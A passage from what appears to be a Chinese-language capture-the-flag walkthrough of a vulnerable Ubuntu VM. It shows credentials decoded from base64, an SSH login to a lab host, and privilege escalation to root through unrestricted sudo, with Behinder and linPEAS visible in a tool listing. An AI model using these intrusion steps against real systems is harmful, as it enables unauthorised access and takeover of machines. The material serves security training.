
```
┌──(kali㉿kali)-[/]
└─$ cd

┌──(kali㉿kali)-[~]
└─$ ls
Behinder_v3.0_Beta_6_linux.zip  Desktop  Documents  Downloads  hash.txt  linPEAS  Linux_Exploit_Suggester-master  logan.jpg  logan.php.gif  Musi

┌──(kali㉿kali)-[~]
└─$ mv logan.jpg  logan.png

┌──(kali㉿kali)-[~]
└─$ echo "c3NoIDogCnVzZXIgOiB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=" |base64 -d
ssh :
user : yousef
pass : yousef123

┌──(kali㉿kali)-[~]
└─$
```

10.ssh成功登录系统；



```
 └─$ ssh  yousef@10.36.201.44
The authenticity of host '10.36.201.44 (10.36.201.44)' can't be established.
ECDSA key fingerprint is SHA256:T0idhbCW9n4Ky9buu4AoU6j2htrU6oWN98sw95BVX2g.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.36.201.44' (ECDSA) to the list of known hosts.
yousef@10.36.201.44's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

778 packages can be updated.
482 updates are security updates.

Last login: Sat Feb 20 09:43:49 2021 from 10.36.201.100
yousef@yousef-VirtualBox:~$
```

11.提权，使用sudo -l命令发现能以root身份运行所有命令，sudo su root直接切换到root身份；



```
root@yousef-VirtualBox:/home/yousef# su yousef
yousef@yousef-VirtualBox:~$ sudo -l
Matching Defaults entries for yousef on yousef-VirtualBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User yousef may run the following commands on yousef-VirtualBox:
    (ALL : ALL) ALL
yousef@yousef-VirtualBox:~$ sudo su root
root@yousef-VirtualBox:/home/yousef# id
uid=0(root) gid=0(root) groups=0(root)
root@yousef-VirtualBox:/home/yousef#
```